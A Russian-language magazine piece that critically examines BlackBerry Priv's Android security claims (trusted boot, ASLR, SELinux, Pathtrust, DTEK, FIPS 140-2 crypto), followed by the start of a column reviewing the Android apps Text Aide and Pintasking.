Сам пост довольно короткий и, кроме нескольких абзацев маркетингового булшита, содержит список функций, которые делают их Android таким крутым. Я приведу этот список целиком, стараясь не слишком искажать смысл сказанного (хотя в некоторых местах это сделать довольно сложно из-за изначально неверного смысла):


- реализация доверенной загрузки всех компонентов ОС (маркетинговое имя Root of Trust, аналог UEFI Secure boot);
- улучшения в поддержке технологии ASLR, что делает эксплуатацию уязвимостей намного более трудной задачей;
- улучшения в системе мандатного контроля доступа SELinux;
- утилита Pathtrust, гарантирующая, что непроверенный код не будет внедрен в систему через вредоносное ПО;
- множество модификаций в ядре Linux и Android в целом, введенных для поддержки DTEK, фирменного приложения для обеспечения безопасности и приватности;
- сертифицированная по стандарту FIPS 140-2 криптобиблиотека и другие улучшения, направленные на защиту паролей от brute-force-атак;
- поддержка смарт-карт и другие Enterprise-функции, необходимые бизнес-пользователям.

Звучит неплохо, не правда ли? Особенно если ты человек, плохо понимающий Android и описанные технологии. Однако давай пройдемся по каждому из этих пунктов и разберемся, о чем конкретно говорит BlackBerry и так ли все хорошо на самом деле.

ДОВЕРЕННАЯ ЗАГРУЗКА

BlackBerry не зря поставила эту технологию на первое место. Root of Trust — это действительно хорошая идея, позволяющая подтвердить целостность системы на всех уровнях, начиная с загрузчика. Реализована она с помощью сверки контрольной суммы загрузчика, с последующей сверкой контрольной суммы ядра ОС, проверкой SHA-хеша раздела `/system` и сверкой контрольных сумм установленных приложений. Все это в несколько искаженном виде показано на рисунке ниже.





Root of Trust

Говоря простым языком, Root of Trust гарантирует, что ни загрузчик, ни ядро, ни сама система, ни даже установленные приложения не были изменены с момента прошлой загрузки. Например, если ты случайно подхватил особо хитрый зловред, который сумел получить root и внедриться в одно из установленных легитимных приложений или даже ядро ОС, то во время следующей загрузки система это определит и откатится к предыдущему состоянию.

Все это замечательно, но есть как минимум две проблемы.

Первая: система защищает именно от зловредов, способных получить доступ к компонентам системы или другим приложениям, а это возможно только при наличии прав root. Большинство зловредов не такие, обычно они используют вполне легитимные функции системы, а если и получают root, то никуда не внедряются, а спокойно живут себе в своей песочнице, по-тихому похищая данные или следя за пользователем.

Вторая: BlackBerry не дает никаких пояснений по поводу реализации данной функции. Как и где хранятся ключи и хеши? Как они защищены? Как система хранит хеши установленных приложений и можно ли получить к ним доступ, имея права root? Другими словами, насколько бОльшую безопасность предоставляет Root of Trust по сравнению с обычным залоченным загрузчиком, который точно так же откажется загружать систему при изменении ядра? Пока на эти вопросы не будет дан ответ, система ничем не лучше идеи залоченных загрузчиков.

Ну и как мы все знаем, все подобные системы убивают любые возможности модификации прошивок, рутинга, установки Xposed или смены прошивки. Через годик-другой BlackBerry выпустит Priv 2 и забьет на текущий смартфон. А еще через годик в нем найдут дыру и пользователи окажутся не защищены.

Да, через три года смартфон уже пора и выкинуть, но это вовсе не аргумент (та же Apple до сих пор обновляет iPhone 4S, например). Но я могу быть и не прав, и BlackBerry будет поддерживать смартфон лет пять.

УЛУЧШЕНИЯ В ПОДДЕРЖКЕ ASLR

Технология ASLR (Address space layout randomization) появилась как ответ на разные виды атак, направленных на переполнение буфера, и впервые была реализована в рамках проекта PaX (патч для ядра Linux) в 2001 году. Суть технологии проста и сводится к тому, чтобы вместо размещения кода приложения, его стека, хипа и библиотек-зависимостей последовательно в оперативной памяти (при загрузке приложения) рандомно раскидать их по разным участкам. ASLR сильно затрудняет работу взломщика (а точнее, написание эксплоитов), так как, вызвав переполнение, он не будет точно знать, на какой адрес «прыгнуть», чтобы выполнить шелл-код или, например, вызвать нужную функцию libc (ее адрес в памяти может быть буквально любым).

Сегодня ASLR в том или ином виде поддерживается практически всеми популярными ОС, и Android вовсе не исключение: полная поддержка этой технологии появилась в версии 4.1, а в урезанном виде (только для стека) была доступна аж с первых версий системы. Проблема только в том, что из-за самого принципа работы Android, который предполагает использовать одну и ту же загруженную в память среду исполнения для запуска всех приложений (форк процесса zygote в режиме copy-on-write), ASLR здесь не так эффективна, как в других системах (адреса всех библиотек и классов среды исполнения остаются одинаковыми для всех приложений).

Практически единственный способ решить эту проблему — повторно загружать среду исполнения для каждого приложения отдельно. Именно так, кстати говоря, поступили создатели прошивки CopperheadOS, что привело к дополнительному расходу памяти (от 3 до 15 Мбайт на каждое приложение). Сделали ли так же создатели BlackBerry Priv? Конечно, нет, поэтому говорить о каких-либо улучшениях они просто не имеют права.

УЛУЧШЕНИЕ ПОЛИТИК SELINUX

SELinux (Security Enhanced Linux) — это один из так называемых security-модулей ядра, добавляющий в него реализацию модели мандатного контроля доступа. Две его основные функции — это тонкая настройка прав доступа к файлам и ограничение приложений в полномочиях (а точнее, в возможности выполнять системные вызовы ядра). Проще говоря, SELinux позволяет точно указать, что может делать приложение (например, создавать сетевые подключения) и к каким файлам оно может получить доступ.

В Android SELinux появился в версии 4.2 и в первую очередь используется для урезания прав низкоуровневых сервисов, написанных на языке C или C++

(если в одном из них будет найден баг, взломщику будет гораздо труднее использовать его для получения доступа к системе). На более высоком уровне (там, где работают простые приложения и большая часть системы) в Android и раньше существовали свои довольно надежные механизмы защиты: песочницы для приложений, права доступа (своя отдельная реализация) и контролируемая ядром система обмена сообщениями. С помощью SELinux к ней лишь добавили дополнительный слой защиты.

Однако важно не это, а то, что модификацию политик SELinux выполняют и многие другие вендоры и разработчики прошивок. Вопрос только в том, что именно они модифицируют и что конкретно там нужно улучшать. В основном они занимаются созданием политик для своих собственных сервисов и приложений, что имеет мало общего с укреплением общей безопасности системы (по факту она была бы безопаснее, если бы этих сервисов и приложений не было вообще). Что улучшила BlackBerry? Опять же непонятно.

УТИЛИТА PATHTRUST

Pathtrust — это утилита из операционной системы QNX 6.6, на которой ранее базировались все смартфоны BlackBerry. Сама по себе она не очень интересна, но является частью технологии так называемых доверенных файловых систем. Последняя представляет собой просто защиту от запуска приложений с определенных разделов диска или каталогов. В общем-то, штука довольно полезная, но есть одно но — в Android все это уже есть из коробки.


Например, обычное приложение имеет право запускать какие бы то ни было файлы только из своей песочницы или одного из каталогов, содержащих стандартный набор UNIX-команд (`/system/bin` и другие), а запуск файлов с карты памяти запрещен в принципе (все это контролируется с помощью не только обычных прав доступа, но и политик SELinux). Более того, в данном случае, говоря о запуске, я имею в виду именно нативные приложения, работающие поверх ядра Linux, запуск Android-приложений полностью контролируется системой, и можно запустить только те, что явно установлены. То есть нельзя просто куда-то кинуть пакет APK с вирусом и запустить его из другого приложения (по крайней мере до тех пор, пока смартфон не рутован).

ПРИЛОЖЕНИЕ DTEK


DTEK — фирменное приложение от BlackBerry, представляющее собой нечто вроде центра безопасности. По сути, это симбиоз двух инструментов: анализатора текущего состояния смартфона, подсказывающего пути повышения его безопасности, и менеджера полномочий приложений, который позволяет узнать, какие приложения используют определенные функции ОС, и уведомляет об этом юзера.

Работу обеих функций в деле можно оценить по скриншотам ниже. Нетрудно заметить, что тот самый «анализатор безопасности» — это не что иное, как просто система для проверки тех или иных настроек: включена отладка по USB — плохо, включена установка приложений из сторонних источников — плохо, нет ПИН-кода — плохо и так далее. Обрати особое внимание, что отсутствие логина в аккаунт Google — это тоже плохо: BlackBerry Priv полностью полагается на гугловские функции сброса до заводских настроек и поиска смартфона, но на то, что данные будут утекать в Google, можно, по их мнению, и забить. В целом довольно бесполезная штуковина, не учитывающая реальные потребности юзера и рассчитанная на неискушенного пользователя.

«Менеджер полномочий» (это я его так называю) — гораздо более интересная штука. Он позволяет точно определить, какие функции ОС (камера,



«Анализ» безопасности с помощью DTEK



Менеджер полномочий

местоположение и прочее) и когда использовали установленные приложения, а самое главное — уведомляет юзера об этом в режиме реального времени. Удобно? Безусловно. Если не брать в расчет тот факт, что эта функция временно появилась в Android 4.3 и является стандартной начиная с CyanogenMod 10.1 (откуда, я уверен, ее сперла BlackBerry). Причем реализация данной функции в CyanogenMod позволяет также и отзывать полномочия, что в BlackBerry сделать нельзя по простой причине: приложение может работать некорректно или падать.

Кстати, штатная функция корректного отзыва полномочий и их запроса прямо во время работы приложений появилась в Android 6.0, однако работает она только в отношении новых приложений, собранных специально для нее (Target SDK: 23).

КРИПТОБИБЛИОТЕКА, СЕРТИФИЦИРОВАННАЯ ПО СТАНДАРТУ FIPS 140-2

FIPS 140-2 — это стандарт США, используемый для сертификации криптографических модулей (как железных, так и программных). Его назначение в том, чтобы не пропустить в госучреждения и компании, работающие с важной информацией (финансовый и медицинский сектор), потенциально небезопасный софт, реализующий уязвимые методы защиты данных (или не реализующий их вовсе). В рамках программы CMVP (Cryptographic Module Validation Program) любая компания может получить сертификат соответствия FIPS 140-2, отдав свой софт на экспертизу.

С одной стороны, все отлично, серьезная организация дала свое добро на использование криптоалгоритмов BlackBerry Priv для хранения и обработки критически важных данных. С другой стороны, пройти проверку на соответствие 140-2 может практически любая испытанная временем реализация считающегося надежным криптоалгоритма. То есть в буквальном смысле ее пройдет и реализация алгоритмов шифрования ядра Linux, и OpenSSH, и OpenSSL. Поэтому в случае с BlackBerry Priv соответствие FIPS 140-2 не значит ровным счетом ничего и используется просто как маркетинг, а на деле это, скорее всего, все тот же алгоритм шифрования AES, используемый в Android.

И да, не стоит забывать, что в последний раз стандарт FIPS 140-2 обновлялся в 2002 году.

ВЫВОДЫ


Как видишь, если даже BlackBerry, компания, дорожащая своим имиджем среди Enterprise-клиентов, сильно преувеличивает значимость своей ОС и своих технологий, то что говорить обо всех остальных. Так, создатели GATCA: Elite, смартфона, приведенного как пример в начале статьи, вообще нарушают



все границы наглости в своем вранье и заявляют о технологиях, которые есть даже в голом Android (256-битный ключ шифрования, необходимость мигнуть при снимке лица, блокировка при выходе из географической зоны) или легко реализуются с помощью одного из десятков антиворов (блокировка в случае смены SIM-карты). Так что будь внимателен и не ведись на маркетинговые разводки.

ВЫПУСК #16. ПРОДУКТИВНОСТЬ

КАРМАННЫЙ СОФТ



В этом выпуске: быстро находим определения и перевод выделенных слов, ищем самый простой способ переключения между запущенными приложениями, создаем список дел, о котором ты точно не забудешь, и добавляем поддержку макросов во все поля ввода. Приятного чтения.






Text Aide
Платформа: Android 4.0+
Цена: бесплатно


TEXT AIDE

Сколько раз, читая техническую литературу или статьи на иностранном языке, тебе приходилось копировать непонятные слова, а затем открывать браузер и искать их в Википедии или словарях? Думаю, с этим сталкивались все, и это действительно раздражает. Text Aide позволяет решить эту проблему сразу несколькими путями, из которых ты можешь выбрать наиболее подходящий конкретно тебе.

Первый: ты можешь просто выделить слово и нажать «Копировать», после этого на экране появится окно с определением слова из Википедии, викисловаря или словаря английских слов. Второй: ты можешь использовать кнопку «Поделиться», а затем выбрать в списке Define. Третье: виджет рабочего стола. Все это тем или иным образом настраивается или отключается, например можно выбрать язык для поиска в Википедии или отключить возможность «поделиться» текстом.

Но это еще не все. У Text Aide есть несколько дополнительных функций, включая произношение текста (пункт Speak после выделения) и макросы. Последние позволяют быстро вводить длинные предложения одним словом. Все, что нужно сделать, — это нажать Expand на главном экране и добавить любое количество макросов. Затем в любом приложении ты просто печатаешь имя макроса, начиная его с символа @, и Text Aide разворачивает его в полное предложение. Плюс в маркете есть приложение Dict Aide, добавляющее в Text Aide поддержку поиска по словарям.






Pintasking
Платформа: Android 4.1+
Цена: бесплатно / 217 р.

PINTASKING

Проблему одновременной работы со множеством приложений пытались решить многие разработчики, и, наверное, разработчик приложения Pintasking подошел к ее решению наиболее близко. Pintasking работает следующим образом: когда ты открываешь приложение, к которому хочешь вернуться в ближайшем времени, ты вытягиваешь шторку и нажимаешь на уведомление с именем Tap to pin, в результате приложение сворачивается, а справа (или слевв, как настроишь) появляется небольшой пузырь с иконкой. Свернув таким образом несколько приложений, ты можешь переключаться между ними, тапая по пузырям.

У Pintasking масса настроек, в том числе возможность быстро переключаться между приложениями, удерживая кнопку «Домой», быстрый pin приложений без необходимости открывать шторку, однако все они доступны только в платной версии. Вообще, бесплатная версия Pintasking настолько сильно урезана, что в ней недоступны практически все настройки, а количество пузырей ограничивается всего двумя. Это главный и фактически единственный недостаток приложения.



